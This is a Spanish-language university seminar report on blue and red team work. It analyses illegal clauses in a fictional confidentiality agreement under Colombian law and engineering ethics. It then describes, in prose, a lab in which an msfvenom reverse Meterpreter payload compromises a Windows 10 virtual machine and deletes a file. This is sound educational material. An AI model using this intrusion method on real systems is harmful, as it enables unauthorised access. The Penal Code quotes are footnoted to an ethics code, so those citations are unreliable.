CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

BRIAN ALEXANDER ROJAS ROJAS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

BOGOTÁ

2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

BRIAN ALEXANDER ROJAS ROJAS

DIRECTOR DEL CURSO

Luis Fernando Zambrano

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

BOGOTÁ

2024

RESUMEN

El seminario especializado exploró varios escenarios de seguridad informática, desde el análisis de cláusulas ilegales en acuerdos de confidencialidad hasta la realización de ataques controlados en entornos simulados, en el trabajo se presentarán los principales hallazgos, soluciones propuestas y recomendaciones generadas durante el seminario.

Adicionalmente se efectuó un video en donde se realiza la socialización de informe técnico:

https://unadvirtualedu-my.sharepoint.com/:v:/g/personal/barojasro_unadvirtual_edu_co/EWsnNh_Q2CNDtgB_l2SbLhoByCAX26UfChkpDOhfeHO4VQ?e=y4Dz0Z

INDICE

pág.

TABLA DE TABLAS

pág.

TABLA DE ILUSTRACIONES

pág.

GLOSARIO

- **Ataque cibernético:** Acción maliciosa llevada a cabo por individuos o grupos con el objetivo de comprometer la seguridad de sistemas informáticos, redes o datos.
- **Autenticación multifactor (MFA):** Método de autenticación que requiere que el usuario proporcione dos o más formas de verificación para acceder a un sistema o servicio.
- **Centro For Internet Security (CIS):** Organización que proporciona orientación y mejores prácticas en seguridad informática para ayudar a proteger los sistemas y datos de las organizaciones.
- **Ciberseguridad:** Conjunto de medidas y prácticas diseñadas para proteger sistemas informáticos, redes y datos contra ataques cibernéticos.
- **Cláusula:** Disposición o término específico incluido en un acuerdo o contrato que establece derechos, obligaciones o condiciones para las partes involucradas.
- **DeepFake:** Técnica de inteligencia artificial que se utiliza para crear imágenes o videos falsos que parecen auténticos, a menudo con el propósito de engañar a las personas.
- **EDR (Endpoint Detection and Response):** Tecnología de seguridad diseñada para detectar, investigar y responder a amenazas cibernéticas en los dispositivos finales de una red.
- **Ethical Hacking:** Práctica de identificar y corregir vulnerabilidades en sistemas informáticos y redes utilizando técnicas y herramientas similares a las utilizadas por hackers maliciosos, pero con el consentimiento del propietario del sistema.
- **Firewall:** Dispositivo o software diseñado para monitorear y controlar el tráfico de red entrante y saliente con el fin de prevenir accesos no autorizados o ataques cibernéticos.
- **Herramienta de Prueba de Penetración:** Software utilizado para evaluar la seguridad de sistemas informáticos y redes mediante la simulación de ataques cibernéticos controlados.
- **Legislación Colombiana:** Conjunto de leyes y regulaciones establecidas por el gobierno colombiano para regular diversos aspectos, incluida la ciberseguridad y la protección de datos.

- **Metasploit:** Marco de trabajo utilizado por profesionales de seguridad informática para desarrollar, probar y ejecutar exploits contra sistemas informáticos y redes.
- **Payload:** Código malicioso o conjunto de instrucciones utilizado en un ataque informático para lograr un objetivo específico, como el acceso no autorizado a un sistema.
- **Red Team:** Equipo de seguridad encargado de simular ataques cibernéticos contra una organización para identificar vulnerabilidades y evaluar la efectividad de los controles de seguridad existentes.
- **Seguridad de la Red:** Conjunto de medidas y prácticas diseñadas para proteger la integridad y la confidencialidad de los datos transmitidos a través de redes de computadoras.
- **Sistema Operativo:** Software que gestiona los recursos de hardware y proporciona servicios básicos para otros programas, aplicaciones y usuarios de un sistema informático.
- **Sistema de Detección de Intrusiones (IDS):** Herramienta de seguridad diseñada para monitorear el tráfico de red en busca de actividades sospechosas o comportamientos maliciosos.
- **Vulnerabilidad:** Debilidad o fallo en un sistema informático, aplicación o red que puede ser explotado por un atacante para comprometer la seguridad y causar daño.

INTRODUCCIÓN

Durante el desarrollo del seminario especializado, se exploraron varios escenarios que tuvieron en cuenta aspectos fundamentales de la seguridad informática, desde el análisis detallado de cláusulas potencialmente ilegales en acuerdos de confidencialidad hasta la ejecución de complejos ataques controlados en entornos simulados.

Cada uno de estos escenarios proporcionó una oportunidad invaluable para profundizar en las complejidades de la ciberseguridad y sus implicaciones legales y éticas.

En este contexto, el presente trabajo se propone presentar una síntesis detallada de los principales hallazgos, soluciones propuestas y recomendaciones generadas a lo largo de estas investigaciones.

Al ofrecer un análisis exhaustivo de cada caso examinado, se busca proporcionar una visión integral de los desafíos y oportunidades que enfrentan las organizaciones en el ámbito de la seguridad de la información, así como orientar hacia posibles estrategias y medidas para fortalecer la postura de seguridad cibernética de manera efectiva.

.

1 OBJETIVOS

1.1 Objetivo general.

Realizar un análisis detallado de los principales hallazgos, soluciones propuestas y recomendaciones generadas durante el seminario especializado en seguridad informática

1.2 Objetivos específicos.

- Investigar y analizar las cláusulas potencialmente ilegales presentes en los acuerdos de confidencialidad examinados durante el seminario.

- Evaluar la efectividad y viabilidad de las soluciones propuestas para abordar las vulnerabilidades y riesgos identificados en los escenarios de ataques controlados en entornos simulados, considerando tanto aspectos técnicos como legales y éticos.

- Generar recomendaciones generadas a partir del análisis de cada caso examinado, destacando las mejores prácticas y medidas preventivas para fortalecer la postura de seguridad cibernética de las organizaciones.

- Proponer estrategias y acciones para mejorar la conciencia y la capacitación en seguridad informática dentro de las organizaciones, con el objetivo de involucrar a todo el personal en la protección de la información y la prevención de ataques cibernéticos.

- Identificar áreas de oportunidad y posibles líneas de investigación futuras en el campo de la seguridad informática, con el fin de seguir avanzando en la comprensión y mitigación de las amenazas cibernéticas.

2 DESARROLLO DEL TRABAJO

Durante el seminario especializado, se exploraron diferentes escenarios diseñados para analizar la interacción entre los equipos de Blue Team y Red Team en el contexto de la ciberseguridad empresarial los cuales abarcaron desde la identificación de vulnerabilidades y la evaluación de la postura de seguridad hasta la ejecución de ataques simulados y la respuesta a incidentes cibernéticos.

A continuación, se relaciona el desarrollo de los escenarios validados:

2.1 Escenario 1.

2.1.1 Párrafos que se tornan ilegales dentro del acuerdo de confidencialidad.

Una vez entendido el escenario propuesto en el anexo 2 y analizado el anexo 3 conforme con el acuerdo de confidencialidad, se identificaron dos párrafos que podrían tornarse ilegales conforme con el caso propuesto, específicamente en la cláusula cuarta “Obligaciones de la parte receptora”. A saber:

Situación tercer punto.

“No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.”

En este párrafo se establece que la parte receptora del acuerdo de confidencialidad se compromete a no denunciar ante las autoridades actividades sospechosas de espionaje u otros procesos ilegales relacionados con la apropiación de información de terceros.

Consecuencia: Esta situación podría considerarse ilegal, ya que podría implicar una obstrucción a la justicia al prohibir que las partes informen sobre actividades delictivas.

Situación sexto punto.

“La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse.”

En este párrafo se indica que la parte receptora se compromete a no divulgar la información confidencial sin el consentimiento por escrito de HackerHouse.

Consecuencia: Lo anterior, podría ser considerado ilegal se impide a la parte receptora denunciar actividades ilegales y protege información que debería ser revelada en interés públicos o para proteger derechos fundamentales.

2.1.2 Citación de leyes colombianas.

En seguida se relaciona un análisis de los conflictos identificados en el acuerdo de confidencialidad conforme con el Código Penal Colombiano.

Situación tercer punto.

Teniendo que cuenta que para este punto el acuerdo de confidencialidad establece que “la parte receptora del acuerdo de confidencialidad no debe denunciar ante las autoridades actividades sospechosas de espionaje u otros procesos ilegales relacionados con la apropiación de información de terceros”

De acuerdo con la legislación colombiana, este tipo de cláusula podría incumplir con el deber legal de colaborar con las autoridades en la investigación de actividades delictivas, específicamente en delitos relacionados con la apropiación indebida de información.

Según el artículo 25 del Código Penal Colombiano "El que con conocimiento de la comisión de cualquiera de los delitos señalados en los artículos 223 a 320, no lo denunciare oportunamente a la autoridad, incurrirá en prisión de seis (6) a treinta y seis (36) meses, siempre que la omisión de la denuncia no constituya otro delito más grave."[1]

[1] Consejo Profesional Nacional de Ingeniería - COPNIA, "Código de Ética para Ingenieros", Recuperado de [https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf]

Por lo tanto, el párrafo mencionado en el acuerdo de confidencialidad podría estar en conflicto con el artículo 25 del Código Penal Colombiano al obstaculizar la denuncia de actividades delictivas, lo cual podría considerarse ilegal.

Situación sexto punto.

Conforme con lo descrito en el punto 6 del acuerdo de confidencialidad “la parte receptora se obliga a no divulgar la información confidencial sin el previo consentimiento por escrito de HackerHouse”

Según la legislación colombiana, esta cláusula podría ser problemática ya que impide a la parte receptora denunciar actividades ilegales y protege información que debería ser revelada en interés público o para proteger derechos fundamentales.

En este caso, el artículo 236 del Código Penal Colombiano establece que "El que por razón de su cargo, profesión, oficio, ocupación, arte o industria estuviere obligado a prestar auxilio o a denunciar ciertos delitos públicos, y no lo hiciere incurrirá en prisión de uno (1) a seis (6) meses o multa de diez (10) a treinta (30) salarios mínimos legales mensuales vigentes."[2]

Conforme con lo anteriormente expuesto, el párrafo mencionado en el acuerdo de confidencialidad podría estar en conflicto con el artículo 236 del Código Penal Colombiano al impedir la divulgación de información confidencial sin el consentimiento previo, lo cual podría considerarse una violación del deber legal de denuncia en ciertas circunstancias.

2.1.3 Punto de vista conforme con el COPNIA.

Según lo descrito en el Consejo Profesional Nacional de Ingeniería – COPNIA, específicamente en los artículos relacionados a continuación en el desarrollo de mi respuesta y en aras de mantener la integridad profesional y cumplir con los principios éticos y legales, la decisión ética sería no aceptar el contrato con la organización HackerHouse, a pesar del salario ofrecido, para evitar incurrir en prácticas contrarias al Código de Ética y las regulaciones para profesionales de ingeniería en Colombia.

[2] Consejo Profesional Nacional de Ingeniería - COPNIA, "Código de Ética para Ingenieros", Recuperado de [https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf]

Conforme a lo anterior y según el Código de Ética “los ingenieros deben actuar con honestidad, integridad y respeto a la ley en el ejercicio de su profesión”. En este sentido, se prohíbe a los profesionales “tolerar o facilitar el ejercicio ilegal de las profesiones reguladas, así como ejecutar actos que atenten contra la moral y las buenas costumbres en el lugar donde ejerzan su profesión” (Artículo 44)

Por otro lado, el Código de Ética establece que “los ingenieros tienen el deber de mantener el secreto y reserva respecto a toda circunstancia relacionada con el cliente y los trabajos realizados, salvo obligación legal de revelarla.” (Artículo 39)

Por último, “se prohíbe aceptar comisiones por adquisición de bienes y servicios, salvo autorización legal o contractual” (Artículo 40)[3]

Con base a lo anterior, aceptar un contrato con procesos ilegales en el acuerdo de confidencialidad va en contra de los principios éticos y legales establecidos en el Código de Ética; al hacerlo, estaría incumpliendo con las normas que rigen la profesión de ingeniería en Colombia, lo cual podría acarrear sanciones éticas y legales, como la cancelación de la Matrícula Profesional o del Certificado de Inscripción Profesional relacionadas en el artículo 53.[4]

2.1.4 Caso de cibercrimen en Colombia.

Según El Tiempo en su artículo titulado “Ciberdelincuentes roban $35 millones de dólares a banco colombiano utilizando una voz imitada por computadora” publicado el 15 de octubre de 2021, se informó que los ciberdelincuentes utilizaron una tecnología de DeepFake para imitar la voz del gerente del banco Davivienda y así autorizar una transferencia ilegal de 35 millones de dólares a una cuenta en Hong Kong.

Este incidente demuestra la sofisticación de los ataques cibernéticos y sus graves consecuencias para las instituciones financieras. Desde una perspectiva legal y ética, este caso plantea varios puntos importantes.

Primero, el uso de tecnologías como DeepFake para cometer delitos financieros evidencia la necesidad de legislación más sólida y actualizada en materia de ciberseguridad ya que en este sentido, la Ley 1273 de 2009, que establece el

[3] Consejo Profesional Nacional de Ingeniería - COPNIA, "Código de Ética para Ingenieros", Recuperado de [https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf]
[4] Consejo Profesional Nacional de Ingeniería - COPNIA, "Código de Ética para Ingenieros", Recuperado de [https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf]

“delito de acceso abusivo a un sistema informático y el hurto por medios informáticos y electrónicos”, es de suma importancia.

Estas disposiciones legales, contenidas en los artículos 269A y 269F respectivamente, imponen penas significativas, incluyendo prisión y multas considerables, para aquellos que cometan delitos informáticos en Colombia.

Además, este caso identifica la importancia de la protección de datos personales y financieros en un mundo cada vez más digitalizado ya que la confianza en las instituciones financieras y en el sistema bancario en general se ve cuestionada cuando se produce un incidente de este tipo.

2.2 Escenario 2.

Conforme con el Escenario 3 Enfocado a Redteam propuesto en esta etapa en donde la organización HackerHouse encontró que uno de sus equipos de cómputo que contenía un Windows 10 X64 fue vulnerado de algún modo y en donde el administrador de dicho equipo se percató que había creado un archivo con extensión .txt ubicado y ya no se encontraba en la ubicación descrita anteriormente.

Al respecto, se realizó el siguiente análisis:

2.2.1 Herramientas de Software Utilizadas para Ejecutar el Laboratorio del Anexo 4 - Escenario 3 Enfocado a Redteam.

En seguida se relacionan las herramientas utilizadas en el laboratorio propuesto:

- Metasploit: Plataforma de prueba de penetración que permite a los usuarios ejecutar exploits contra sistemas informáticos.

- MSFVenom: Herramienta dentro de Metasploit utilizada para generar payloads personalizados para ataques de prueba de penetración.

- Kali Linux: Distribución de Linux especializada en seguridad informática, utilizada como sistema operativo de atacante en el laboratorio.

- Windows 10: Sistema operativo utilizado como máquina víctima en el laboratorio para simular los efectos de un ataque.

2.2.2 Información utilizada para identificar el fallo de seguridad.

En seguida se relaciona la información utilizada en el laboratorio:

- Dirección IP Windows 10 x64: 10.0.2.15
- Dirección IP Kali Linux: 10.0.2.4
- Puerto utilizado conexión entre máquinas: 433
- Conexión de red NAT configurada en Virtual Box: Red NAT – Seminario

2.2.3 Herramienta utilizada para poder identificar los fallos de seguridad de la "máquina Windows 10" y puerto relacionado.

En este caso, la herramienta utilizada es Metasploit, la cual es una plataforma de prueba de penetración que es utilizada para identificar y explotar vulnerabilidades de seguridad en sistemas informáticos, es posible escanear una máquina objetivo en busca de vulnerabilidades conocidas y luego ejecutar exploits específicos para comprometer el sistema.

La aplicación específica abrió el puerto 433 en el sistema operativo Windows 10 el cual fue utilizado para permitir la comunicación entre la aplicación y otros dispositivos en la red.

2.4 Explicación Ataque mediante Payload.

A continuación, se describen los pasos llevados a cabo para la generación del ataque simulado.

Selección del objetivo: Se identificó y seleccionó la máquina objetivo, en este caso, una máquina Windows 10 de 64 bits.

1. **Preparación del entorno:** Se configuraron dos máquinas virtuales: una con Kali Linux y otra con Windows 10. Ambas máquinas se ubicaron en la misma red local.

2. **Creación del Payload:** Se utilizó Metasploit para generar un payload utilizando msfvenom. El objetivo fue crear un archivo ejecutable (.exe) que, al ser ejecutado en la máquina Windows, estableciera una conexión de Meterpreter inverso hacia Kali Linux.

3. **Ejecución del Payload:** Se transfirió el archivo ejecutable generado a la máquina Windows 10 y se ejecutó. Esto permitió obtener acceso remoto a la máquina comprometida.


4. **Establecimiento de la sesión Meterpreter:** Una vez ejecutado el Payload, se estableció una sesión Meterpreter entre la máquina comprometida (Windows 10) y la máquina atacante (Kali Linux), proporcionando control remoto sobre la máquina objetivo.

5. **Manipulación de la máquina comprometida:** Utilizando la sesión Meterpreter, se lograron realizar diversas acciones, como explorar el sistema de archivos, ejecutar comandos del sistema, capturar la pantalla, entre otros.

6. **Eliminación del archivo objetivo:** Como parte del ejercicio, se utilizó la sesión Meterpreter para ubicar y eliminar un archivo específico (.txt) en la máquina comprometida.

En seguida, una descripción gráfica de lo sucedido:

Ilustración 1: Descripción ataque simulado




Fuente: Elaboración propia.

2.2.4 Desarrollo laboratorio relacionado en el anexo paso a paso.

Paso 1: Generación máquina virtual con Windows 10x64.


Crear la máquina virtual a través de Virtual Box utilizando una ISO descargada directamente desde la página oficial de Microsoft mediante la herramienta Media Creator Tool.

Ilustración 2: Imagen ISO Windows 10 x64




Fuente: Elaboración propia.

Ilustración 3: Confirmación cargue ISO




Fuente: Elaboración propia.

Ilustración 4: Configuración de credenciales




Fuente: Elaboración propia.

Ilustración 5: Configuración de memoria y procesador




Fuente: Elaboración propia.

Ilustración 6: Configuración de almacenamiento




Fuente: Elaboración propia.

Ilustración 7: Proceso de instalación Windows 10 x64




Fuente: Elaboración propia.

Ilustración 8: Versión de SO utilizado en el laboratorio



Fuente: Elaboración propia.

Ilustración 9: Windows 10 x64 lista para el laboratorio

